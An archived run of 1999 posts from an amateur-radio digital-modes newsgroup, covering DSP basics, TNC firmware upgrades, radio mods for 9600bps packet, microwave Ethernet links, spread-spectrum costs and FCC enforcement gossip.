Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: "Mr. & Mrs. Tate-West" <angels@olywa.net>
Message-ID: <36EDCA11.7EFD@olywa.net>
Source record: 18986

Olympia, Washington Radio Page:

Preaty cool example of a radio page I think...

http://www.olywa.net/angels/kc7spz.html

1581. Re: DIGITAL!!!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <rCkH2.433$d5.3137@news.goodnet.com>
Source record: 18987

Give them a speech on Quantum Physics while you're at it :-)

DSP (Digital Signal Processing)

Slide 1

Discuss frequency generation using Numerically Controlled Oscillators (NCO's)
Have a simple example of a 16 bit accumulator which rolls over every 65,536
counts. "If you add any number 65,536 times a second, each unit you add
represents 1 Hz. To get a 10 kHz output, add 10,000 at each step. Each
output cycle would have just over 6.5 steps in it." The quote is from Circuit
Cellar INK magazine (Oct 98) which has a neat design that uses a 16C54 PIC
chip tied to an inexpensive DAC (Digital to Analog converter).

Basically you send a digital word representing a sine-wave amplitude to a
DAC which outputs a sine-wave that has been filtered. A programmable
oscillator that is much cleaner than a PLL (Phase Lock Loop).

Slide 2

Discuss an IF of say 30 MHz which is produced by mixing the 1st IF of a receiver
with a Local Oscillator (LO) that has both an I (In-Phase) and a Q (Quadrature Phase)
mixers. The Q channel has a 90 degree phase shift compared to the I channel.
Using two ADC's (Analog to Digital Converter's) which samples the input at a
variable rate determined by an NCO (say 60 - 90 MHz), and produces two digital channels
that are passed through a Digital Filter, and then passed to a Fast Fourier Transform.
The FFT can be considered an analog equivalent of an Audio Spectrum Analyzer.

Research the two areas above and fill in the blanks. You should be able to use any ARRL
handbook from 1987 onward.

A.H. FRANSMAN wrote
>
>Can anyone tell me what DSP is ?
>
>I was asked by my club to give a talk on DSP on our next meeting, and for me
>not in digi modes, really appreciate your help.

1582. Re: kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: rick.corgiat@med.ge.com
Message-ID: <36EDE4F4.13B65B83@med.ge.com>
Source record: 18988

mop59362 wrote:

> good day to all
> does anyone have some chip of upgrade for kam all mode version 5.0/6.0/7.0
> where can i get some chip to upgrade my kam i have a old version 3.02 i need
> to upgrade tks

try Amateur Electronic Supply (http://www.aesham.com). I bought the 8.0
firmware from them for about 40 bucks.
Rick - N9JVO

1583. MUDS ON PACKET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: n9ogl@my-dejanews.com
Message-ID: <7cmj1g$u8i$1@nnrp1.dejanews.com>
Source record: 18848

Hello I'm wanting to know what type of software i need to run mud or moo on packet. I need something that people can uses telnet to connect.
73 todd

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1584. Re: Free Linux/Unix Kam Plus host mode program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: Jeff Francis <jfrancis@io.frii.com>
Message-ID: <OQBH2.191$Yc8.135468032@news.frii.net>
Source record: 18849

```
Chris Vine <chris@cvine--nospam--.freeserve.co.uk> wrote:
: A free (GPL) host mode terminal program for the Kantronics Kam Plus is
: on my web site
: http://www.cvine.freeserve.co.uk

: I run it on linux but it should compile on any Unix system (I would be
: interested in reports from *BSD users).

: Reports from users would be welcome.

No joy. On FreeBSD 2.2.5-STABLE and 3.0-RELEASE I get:

jfrancis@eris:/usr/local/src/kam $ make
g++ -I/usr/include/ncurses -c main.cpp -O -Wall
g++ -I/usr/include/ncurses -c tnc.cpp -O -Wall -DCHAR_SET=LATIN-1
g++ -I/usr/include/ncurses -c buffers.cpp -O -Wall
g++ -c com.cpp -O -Wall -DLOCK_DIR=\"/var/lock\" -DSERIALPORT_NAME=\"ttyS\"
-DFIRST_PORT_NUM=\'0\'
com.cpp: In method `Com::Com(int, int)':
com.cpp:110: `NL0' undeclared (first use this function)
com.cpp:110: (Each undeclared identifier is reported only once
com.cpp:110: for each function it appears in.)
com.cpp:110: `CR0' undeclared (first use this function)
com.cpp:110: `TAB0' undeclared (first use this function)
com.cpp:110: `BS0' undeclared (first use this function)
com.cpp:110: `VT0' undeclared (first use this function)
com.cpp:110: `FF0' undeclared (first use this function)
*** Error code 1

Stop.
jfrancis@eris:/usr/local/src/kam $

Haven't even looked yet to see what's up...

: Chris.

: --
: If replying by e-mail, remove the --nospam--

--
+------------------------------+--------------------------------+--------+
| Jeff Francis - KC0BWS | | |
| Level Three Communications | Madness takes its toll. | ____/| |
| Denver, CO USA DM79nr | | \ o.O| |
| 39d43m16.4s N 104d52m10.7s W | Please have exact change. | =(_)= |
| jfrancis@frii.com jeff@l3.net | | U |
| http://www.frii.com/~jfrancis | | PRR... |
```

```
+--------------------------------+--------------------------------+--------+
```

1585. Re: DIGITAL!!!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: "A.H. FRANSMAN" <trd@iafrica.com>
Message-ID: <7ckdbj$b9s$1@nnrp01.iafrica.com>
Source record: 18989

Hi

Can anyone tell me what DSP is ?

I was asked by my club to give a talk on DSP on our next meeting, and for me not in digi modes, really appreciate your help.

Thanks vy much

73 Andre ZR1TRD

1586. FT-470 mod for 9600bps

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: Daniel Lavoie <LavoiedNOSPAM@iSTAR.ca>
Message-ID: <iYiH2.83$wn3.575967@NewsRead.Toronto.iSTAR.net>
Source record: 18990
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.misc,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio.amateur.space,uk.radio.amateur

Does anyone know how to modify the Yaesu FT-470 HT for 9600bps?

73 de VE3DCL

1587. FT-470 mod for 9600bps

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: Daniel Lavoie <LavoiedNOSPAM@iSTAR.ca>
Message-ID: <qvlH2.104$wn3.668387@NewsRead.Toronto.iSTAR.net>
Source record: 18991
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.misc,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio.amateur.space,uk.radio.amateur

Does anyone know how to modify the Yaesu FT-470 HT for 9600bps?

73 de VE3DCL

1588. any new abaut 10mbit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: Fredrik &#65533;berg <fredrik.oberg@telia.com>
Message-ID: <36EDF335.D0FFD2AA@telia.com>
Source record: 18992

any new abaut 10mbit on 10ghz ?

1589. FS: Motorola Radios

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <e5NPNe4b#GA.74@upnetnews02.moswest.msn.net>
Source record: 18993
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

Ht600
STX800
TrunkTrack Scanner

Visit http://www.channel21.com/Radio/tech55/

1590. Re: Watson Multimode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: jashare@liverpool.ac.uk
Message-ID: <F8oozx.HA0@liverpool.ac.uk>
Source record: 18994
Cross-posted to: alt.ham-radio.packet,alt.radio.digital,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,uk.radio.amateur

leigh@media.media.keele.ac.uk (Leigh Preece) wrote:
>
> Ray Barber (raybar@sercobed.demon.co.uk) wrote:
> : Hi Alan,
> : I run a Watson on HF through VHF. I found that the unit
> : operated extremely well but the software provided with the unit was Tx
> : inhibited. It thus worked fine Rx on VHF but no TX tones. On HF I did
> : not have this problem. New software and all worked fine.
>
> What software are people choosing to use to replace the bundled software
> with the Watson ? --
>

Not aware that the bundled software was TX inhibited, I already
had the Baycomm software taken from the HAM RADIO CD ROM in operation
and my Watson worked fine on VHF (DX Cluster) with that.
Must check the bundled software.
John G3OKA

1591. Re: slow scan t.v. or amateur t.v.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <01be6fcd$690581e0$418592d0@Bit-Net.bit-net.com>
Source record: 18995
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.swap

If you search on amateur radio slow scan I believe that
you will discover that you can do slow scan essentially
free.

There is some freeware out there that will allow you to do
slow scan through your Soundblaster sound card ...
or so I am told.

Sure would appreciate you sharing what you learn ...

73, DavidC K1YP

William Murphy <William_Murphy@mlsonline.com> wrote ...
> I would like to set up slow scan t.v. and would like to know if anyone
can tell
> me about the various components that I would need an approximat overall
setup
> costs? Thanks.

1592. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: herbs@islands.vi
Message-ID: <7cmbq9$n71$1@nnrp1.dejanews.com>
Source record: 18996
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

F.Y.I KV4FZ is still on the air and has *not* lost his appeal.
Dick, Carroll wrote:
> Servend wrote:
> >
> > Ya gotta admit, when you mention Herb, all the bravado
> > and boasting about mighty enforcement teams working
> > "harder & smarter" suddenly ceases.
>
> Yep. They don't talk much about cases that are in the appeal
> process, but from reading, that has just ended. Herb lost.
>
> Even if ya don't
> > agree with Herb, ya kinda gotta admire the guy. He's
> > frustrated and held the commission at bay for 25 years!
> > He's beat them so much to a pulp that they won't even
> > discuss his case.
> >
>
> Shows what you know. Herb just knows his way around the
> legal sysgtem and is spending the bucks to take it the full
> route. You can bet it's costing him plenty.
>
> > Wanna bet he's around for another 25 years?
>
> Today anything's possible but I don't expect he'll be on the
> air as KV4FZ.
>
> > BTW, we could care less one way or another, but
> > the guy IS unique in the annals of FCC enforcement!
>
> Not really. Evidently you never heard of W4EBG back in the
> 50's-60's
>
> Dick C
>
> >
> > Calvin Gordon wrote in message ...
> > > VERY impressive credentials and a sweeping
> > >enforcement statement!
> > >
> > > You are more than qualified to enlighten us
> > >neophytes then as to how, given this massive enforcement
> > >army, that KV4FZ has managed for over 25 years to

> > >elude and frustrate the commission? Perhaps he has
> > >"thought harder and worked smarter" than this mighty
> > >enforcement army which has mobilized against him?
> > >
> > >
> > >
> > >Phil Kane > wrote in message ...
> > >>>
> > >> Believe me, when the Commission needs to do something, it
> > >> has a way of finding the troops to do it. "Think harder, work
> > >> smarter...."
> > >>
> > >> I should know - my job there was finding and coordinating
> > >> troops for special targeted operations (I was chief of
> > >> enforcement in San Francisco for 18 years). Some involved
> > >> the amateur service, most involved other services.
> > >>
> > >> 73 de Phil Kane - K2ASP
> > >>
> > >>
> > >>
> > >>
> > >>
> > >
> > >
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1593. Digital radio help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-16 00:00:00 UTC
From: Dave Skevington <dave@u-global.com>
Message-ID: <7cmc8krdd1@plug.news.pipex.net>
Source record: 18997

Hi guys,
Im new to this group & would like some info if possible. Is it true that digital radio receivers will be able to send info back to the station for requests etc? I understand that things like enhanced teletext will be available but is this true? Any info on the advent of technology in this are would be most appreciated.

Regards

Dave Skevington

1594. Enforcement was (Bypassing cellular?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-17 00:00:00 UTC
From: wb5agz@dc.cis.okstate.edu
Message-ID: <7covfb$mc8$1@sunhub-tulsa.onenet.net>
Source record: 18850
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

In article <7cmbq9$n71$1@nnrp1.dejanews.com>, It was written:
>> Not really. Evidently you never heard of W4EBG back in the
>> 50's-60's

Wow! That call sign brings back a bunch of memories. I used to hear that guy on night after night in the mid sixties on or around 3850. He formed the nucleus of the same programming format which can be heard on 14.313 during the day and on several frequencies on 80 meters at night. In the sixties, the big racket was the sidebanders against the AM users. W4egb, who went by the name of Kahn or maybe Con which is what it sounded like lived in Paduka, KY and had a fabulous signal almost any night. He ran the full gallon and maybe a bit more for all I know on 80 and was, to say the least, a character. Just as is the case today, he and a large group of folks would feed on each other's pathology and scream insults, jam, and curse one another as long as propagation and the blood ethyl alcohol contents allowed them to transmit. Maybe somebody is familiar with the details, but I just remember hearing W4EBG and hearing about him around 1965 when I got a short wave receiver and began listening to ham radio. Just as now, the comments were pretty much the same such as, "Can't somebody do something?" "Man! such language!", etc.

I can't remember a time when there hasn't been a bunch of hot-heads hanging out on one or two frequencies on 80 after dark and making lots of noise.

I'm not even sure there is more of it today, but it seems to go on longer but I wouldn't swear to even that.

It takes at least two to tango and none of these famous or rather infamous souls would have gotten the notoriety they have gotten without others to fan the flames. Last weekend, I was listening to an almost sensible QSO on 14.313 when somebody started up the anonymous cat calling and whispering of obscenities. The two people who were having the QSO said not one single word about the racket and the whisperer finally got tired and went back to telemarketting or whatever it is he does when not on the air. I think that's the secret to stopping a lot of that stuff. Silence is a show-stopper for the weirdos because they can't gauge their audience and are not even sure they have one. Nobody likes to play to an empty house.

Martin McCormick WB5AGZ Stillwater, OK
OSU Center for Computing and Information Services Data Communications Group

1595. 2.4GHz radio suppliers?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-17 00:00:00 UTC
From: Aaron Hanson <aaronh@takethisout.wrq.com>
Message-ID: <7covul$g8s$1@wrqnews.wrq.com>
Source record: 18851

I'd like to experiment with packet over 2.4GHz spread spectrum radios. Does anyone know of a source for ss-radios that cover the unlicensed and amatuer 2.4GHz bands?

Thanks!
-Aaron

1596. Re: MUDS ON PACKET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-17 00:00:00 UTC
From: Colin Guillas <rguillas@nrn1.nrcan.gc.ca>
Message-ID: <36F07EC2.267582DA@nrn1.nrcan.gc.ca>
Source record: 18852

Well, you'll need a unix/linux server with a good solid connection to the internet... people can access your mud/moo through the telnet port on packet gateways or through the internet. I would NOT recommend this activity on packet gateways or setting one up for sole use on a packet gateway because it tends to clog up the waves... on a heavily used gateway/node, the operator will become perturbed if you clog up the band playing games- it's a bad idea. I've set one up for private use amongst me and some friends of mine, but over the internet only... packet is still a busy thing around here, and bandwidth is at a premium where the internet gateways are. You can find more about setting up a mud in the usenet newsgroup: rec.games.mud.admin but I would only recommend setting this up for use on the internet... the packet space in the 2 meter band area at least still doesn't have much room for playing games. Also, leaving a unix/linux server open over the air where passwords can be snatched by a simple MONITOR ON is a bad idea... I'd stick with BBSing, and packet DXing for now... but having a high traffic (believe me, even though it's only text, a LOT goes in and out) game stealing bandwidth is only a sure bet to annoy your peers.

n9ogl@my-dejanews.com wrote:
>
> Hello I'm wanting to know what type of software i need to run mud or moo on
> packet. I need something that people can uses telnet to connect.
> 73 todd

--
+---+
| Colin Guillas Ringmaster For Commodore Ring |
| http://welcome.to/cbmring ringmaster@ottawa.com |
+----| ICQ#: 19683759 |-----| Ham Radio: VA3CSG |----+

1597. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: Daniel Lavoie <LavoiedNOSPAM@iSTAR.ca>
Message-ID: <qxYH2.50$nx5.250445@NewsRead.Toronto.iSTAR.net>
Source record: 18853
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

What if someone was to use spread spectrum? It's legal yet 99.99% of
amateur radio operators can't copy spread spectrum.

>Hams can order pizza over the air now.
>You could not do what you want to do anyway ... most 2m repeater pairs
>are already in use ... you would need to have a way to control the
>home system by remote control or be no more than 5 minutes from it.
>It is illegal to transmit a voice encryted signal ... must be in the
>clear and able to be understood by listeners. Anyone with a scanner or
>radio can listen to a phone patch.
>
>W4SCO

1598. FT-470 mod for 9600bps

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: Daniel Lavoie <LavoiedNOSPAM@iSTAR.ca>
Message-ID: <R2ZH2.64$nx5.268411@NewsRead.Toronto.iSTAR.net>
Source record: 18854
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.misc,rec.radio.amateur,rec.radio.amateur.digital.misc

Does anyone know how to modify the Yaesu FT-470 HT for 9600bps?

73 de VE3DCL

1599. etheernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: Fredrik &#65533;berg <fredrik.oberg@telia.com>
Message-ID: <36F0973C.D342EDB1@telia.com>
Source record: 18855

is someone doing eternet (10mbit) on 10ghz ?

1600. Re: FT-470 mod for 9600bps

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: richard@nospam.com
Message-ID: <36f0e1c6.47933016@172.16.1.166>
Source record: 18856
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.misc,rec.radio.amateur,rec.radio.amateur.digital.misc

http://home1.inet.tele.dk/ehh/mods/index.htm

On Thu, 18 Mar 1999 01:53:17 -0000, "Daniel Lavoie"
<LavoiedNOSPAM@iSTAR.ca> wrote:

>Does anyone know how to modify the Yaesu FT-470 HT for 9600bps?
>
>73 de VE3DCL
>
>
>

1601. Re: etheernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <LC7I2.41$25.674@news.goodnet.com>
Source record: 18857

Amateurs? No.

It isn't cost-effective. What would you do with that much bandwidth
if you had it? Run an AX.25 BBS?

Look into Spread Spectrum radios. While the bit-rate is lower, the
dollar per byte is much much more cost-effective.

It's called "Ethernet" by the way.

Steve

Fredrik &#65533;berg wrote in message <36F0973C.D342EDB1@telia.com>...
>is someone doing eternet (10mbit) on 10ghz ?

1602. Expanding

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: "Walter R. Jones, Jr. KC7HEX" <kc7hex@amsat.org>
Message-ID: <36F11229.A66ED475@amsat.org>
Source record: 18858

KC7VWW - Klamath County Schools ARC is expanding into ATV (SSTV and FSTV)

Visit you club web site to learn about this fun hobby - it draw the kids in and they have alot of fun with video. Try it out with your students.

School Club
http://home.cdsnet.net/~wjonesjr/hsarc.htm
ATV
http://home.cdsnet.net/~wjonesjr/kat.htm

73
Walt
KC7HEX

1603. Re: ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: Fredrik &#65533;berg <fredrik.oberg@telia.com>
Message-ID: <36F12C1A.17E711B7@telia.com>
Source record: 18859

Steve Sampson wrote:

> Amateurs? No.
>
> It isn't cost-effective. What would you do with that much bandwidth
> if you had it? Run an AX.25 BBS?

is ther a limit file transfer ftp http icq osv or games or
.....

>
>
> Look into Spread Spectrum radios. While the bit-rate is lower, the
> dollar per byte is much much more cost-effective.

Iam in the test fase of an lingk but wont infomy ex is on
w1.telia.com/~u91105482 early prototype

> It's called "Ethernet" by the way.
>

Skippa detaljerna

> Steve
>
> Fredrik i¿½berg wrote in message <36F0973C.D342EDB1@telia.com>...
> >is someone doing eternet (10mbit) on 10ghz ?

1604. Re: MUDS ON PACKET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: Jeff Francis <jfrancis@io.frii.com>
Message-ID: <A%9I2.288$Yc8.174664704@news.frii.net>
Source record: 18860

Well, I'll pass on offering an opinion on whether or not
playing games is a good use of bandwidth, but there is a very easy way
around the password problem - use s/key. s/key is a system of
one-time passwords, and it's quite easy to turn on in Linux. There
are clients for most every OS ever made (I even have one on my Palm
Pilot). Passwords are sent as clear text, but they're good for one
use only. The next time you log in, you use a different password.
Anybody stealing your password gains nothing.

Colin Guillas <rguillas@nrn1.nrcan.gc.ca> wrote:
: Well, you'll need a unix/linux server with a good solid connection to the
: internet... people can access your mud/moo through the telnet port on packet
: gateways or through the internet. I would NOT recommend this activity on packet
: gateways or setting one up for sole use on a packet gateway because it tends to
: clog up the waves... on a heavily used gateway/node, the operator will become
: perturbed if you clog up the band playing games- it's a bad idea. I've set one
: up for private use amongst me and some friends of mine, but over the internet
: only... packet is still a busy thing around here, and bandwidth is at a premium
: where the internet gateways are. You can find more about setting up a mud in the
: usenet newsgroup: rec.games.mud.admin but I would only recommend setting this up
: for use on the internet... the packet space in the 2 meter band area at least
: still doesn't have much room for playing games. Also, leaving a unix/linux
: server open over the air where passwords can be snatched by a simple MONITOR ON
: is a bad idea... I'd stick with BBSing, and packet DXing for now... but having a
: high traffic (believe me, even though it's only text, a LOT goes in and out)
: game stealing bandwidth is only a sure bet to annoy your peers.

: n9ogl@my-dejanews.com wrote:
:>
:> Hello I'm wanting to know what type of software i need to run mud or moo on
:> packet. I need something that people can uses telnet to connect.
:> 73 todd

: --
: +---+
: | Colin Guillas Ringmaster For Commodore Ring |
: | http://welcome.to/cbmring ringmaster@ottawa.com |
: +----| ICQ#: 19683759 |-----| Ham Radio: VA3CSG |----+

--
+-------------------------------+--------------------------------+--------+
Jeff Francis - KC0BWS		
Level Three Communications	Madness takes its toll.	____/|
Denver, CO USA DM79nr		\ o.O|
39d43m16.4s N 104d52m10.7s W	Please have exact change.	=(_)=

```
| jfrancis@frii.com jeff@l3.net | | U |
| http://www.frii.com/~jfrancis | | PRR... |
+-------------------------------+---------------------------------+--------+
```

1605. Help? Convert 35MM to digital ...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: Lead Sled <rfewkes@direcpc.com>
Message-ID: <gybI2.257$Fg1.1760@news.direcpc.com>
Source record: 18861

The article has expired. I missed the post. Would someone be so kind as to repost for me?

1606. Re: Enforcement was (Bypassing cellular?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: svwindigo@aol.comNOsPAM
Message-ID: <19990318185058.00121.00000172@ng-fa1.aol.com>
Source record: 18862

Wonder why good old Herb KV4FC is no longer in the FCC call data base? And don't say that "he is too" until you check it.

1607. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-18 00:00:00 UTC
From: adam@onramp.net
Message-ID: <MPG.115b066fe87cd9579896a5@news.onramp.net>
Source record: 18863
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

In article <qxYH2.50$nx5.250445@NewsRead.Toronto.iSTAR.net>,
LavoiedNOSPAM@iSTAR.ca says...

> What if someone was to use spread spectrum? It's legal yet 99.99% of
> amateur radio operators can't copy spread spectrum.

SS would do a fairly effective job of securing transmissions, I
would think. The problem is that there is very little (none?) SS
equipment generally available on the open market, so unless you wanted to
do it all yourself, it would be cumbersome. Also, if you don't get a
waiver, you have to use 23 cm or higher wavelength, and document each
transmission and save the records for a year.
A neat idea, but I think not quite ready for prime time.

Adam, KM5SS

1608. Kyodo/RCA TAC310SX Eprom and 9K6 mods?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: John Feist <aa6qn@wedgie.nosc.mil>
Message-ID: <36F1C209.7436FDD2@wedgie.nosc.mil>
Source record: 18864

Is there anyone out there that has burned the Eprom images for the TAC310Sx radio? I would like to find out more on how the tone boards are interfaced. I have been successful burning new frequency channels on the 2732A if anyone needs the info.

I would also like to get these radios converted to 9K6 since they are true fm. I did hear that there is a challenge on the xmit side in the PLL circuit. Once again I am interested in anyone's input.

73, John AA6QN

1609. 300bps tnc

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: Mike Gao <write@mail-me.com>
Message-ID: <36f28368.0@news.lexicomp.net>
Source record: 18865

I want to buy a 300bps-1200bps tnc,how is baypac (BP-2M MultiMode Modem)?

--
MIKE GAO /BG4OS .-.
QTH:PM17BM (WEIHAI) / \
TEL:631-5806721 / \
MOBILE:631-9023454 / \
PERSONAL FAX:631-5805837 / \ .-. .-. .-
ICQ UIN: 4224945 \ / \ / \ /
EMAIL: ham@mail.com (only ham) \ / \ / \ /
write@mail-me.com (bs) `-' `-' `-'

1610. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: c-in-c <cincpac@nightmail.com>
Message-ID: <36F21CD2.F760EA3E@nightmail.com>
Source record: 18866
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Well, suppose someone put up a tar-paper
shack on the right-of-way in front of your home. Then started selling
Tacos. Hey, he could sell Tacos in a properly zoned area you say!

Poodle or German shepherd?? Couldn't resist :)

1611. problems about packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: ivo <guina2@dallasoffice.com>
Message-ID: <7cta63$r3s$1@as102.tel.hr>
Source record: 18867

need some informations..... where to find infos about packet radio,can I access NET via PR,and what is best equipment to use.....

tnx in advance...

1612. Pinout for Knwd TM-V7A PG-4s cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: Bruce Sawtelle <71763.3467@CompuServe.COM>
Message-ID: <#PTwUMjc#GA.295@nih2naac.compuserve.com>
Source record: 18868
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

Does anyone have the pinout of the Kenwood PG-4S data cable that's
used to program the dual-band TM-V7A radio (through the packet
data port I assume)

Thanks

Bruce-W3NJ

1613. Re: any new abaut 10mbit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36F2DA20.2381@pop.removethistomailme.net>
Source record: 18869

Fredrik ï¿½berg wrote:
>
> any new abaut 10mbit on 10ghz ?

Somewhat; see my reply in rec.radio.amateur.homebrew.

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam

1614. Re: etheernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36F2DF07.74F8@pop.removethistomailme.net>
Source record: 18870

Steve Sampson wrote:
>
> Amateurs? No.

Uh, yes.

>
> It isn't cost-effective.

If $15 Ethernet cards aren't a cost-effective way of moving data around,
I don't know what is.

> What would you do with that much bandwidth
> if you had it? Run an AX.25 BBS?
>

10-megabit Ethernet is a fast, ubiquitous, and dirt-cheap connectivity
standard. A generalized solution for wireless communication at 10
megabits would enable you to leverage the mass-produced hardware and
software support that's available for every computing platform worth
mentioning.

I'm in the process of setting up a link between my residence and office
-- a couple hundred feet across a parking lot -- using X-band
Gunnplexers. It's basically working as a one-way system at this point,
just need to finish off the second transceiver. All in all, a fun R&D
project, not all that expensive, but time constraints and a few blind
alleys have meant that it's taken me about 6 months to get this far. :)

> Look into Spread Spectrum radios. While the bit-rate is lower, the
> dollar per byte is much much more cost-effective.

There are some new 2.4 GHz consumer-grade products (see
http://www.diamondmm.com) that appear workable over very short distances
in the 1-2 megabit range. However, they are not necessarily all that
cheap, and are not "transparent" industry-standard Ethernet
transceivers, the way a microwave link can be.

Once my design is ironed out, I imagine it could be duplicated for less
than $400 with all-new parts. It is actually simpler than the N6GN
2-megabit design in several respects. The X-band Gunnplexers, for
instance, are less than $100 apiece, and they're the most expensive
parts you need, by a factor of almost 10X.

In short, for the same money, why not go for a faster and more general
solution over a slower, more constrained one?

>
> It's called "Ethernet" by the way.
>

Yes, and I'm sure your Swedish is at least on a par with his English,
right?

> Steve
>
> Fredrik ï¿½berg wrote in message <36F0973C.D342EDB1@telia.com>...
> >is someone doing eternet (10mbit) on 10ghz ?

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam

1615. Re: etheernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <MLCI2.118$G6.819@news.goodnet.com>
Source record: 18871

John Miles wrote
>Steve Sampson wrote:
>>
>> It isn't cost-effective.
>
>If $15 Ethernet cards aren't a cost-effective way of moving data around,
>I don't know what is.

OK, so we're talking about 10 Mbps microwave communications.

>I'm in the process of setting up a link between my residence and office
>-- a couple hundred feet across a parking lot -- using X-band
>Gunnplexers.

A Gunnplexer has a Gunn and a Varactor in the oscillator. Is that what
you have? Without the varactor it isn't a Gunplexer.

>> Look into Spread Spectrum radios. While the bit-rate is lower, the
>> dollar per byte is much much more cost-effective.
>
>There are some new 2.4 GHz consumer-grade products (see
>http://www.diamondmm.com) that appear workable over very short distances
>in the 1-2 megabit range. However, they are not necessarily all that
>cheap, and are not "transparent" industry-standard Ethernet
>transceivers, the way a microwave link can be.

Proxim Symphony cards are about $120 each, and produce 100 mW,
which is usually the high-end power of most Gunnplexers. An Antenna
will run $70 each. The range with a 21 dB gain antenna at each end
will be greater than a Gunn oscillator.

>Once my design is ironed out, I imagine it could be duplicated for less
>than $400 with all-new parts. It is actually simpler than the N6GN
>2-megabit design in several respects. The X-band Gunnplexers, for
>instance, are less than $100 apiece, and they're the most expensive
>parts you need, by a factor of almost 10X.
>
>In short, for the same money, why not go for a faster and more general
>solution over a slower, more constrained one?

Well, let's look at the math. Your solution (estimate):

2 * 400 + 2 * 15 = $830 or $ .0000830 per bit

The Spread Spectrum Solution (estimate):

2 * 120 + 2 * 70 = $380 or $ .0002375 per bit

Yep, you're the winner.

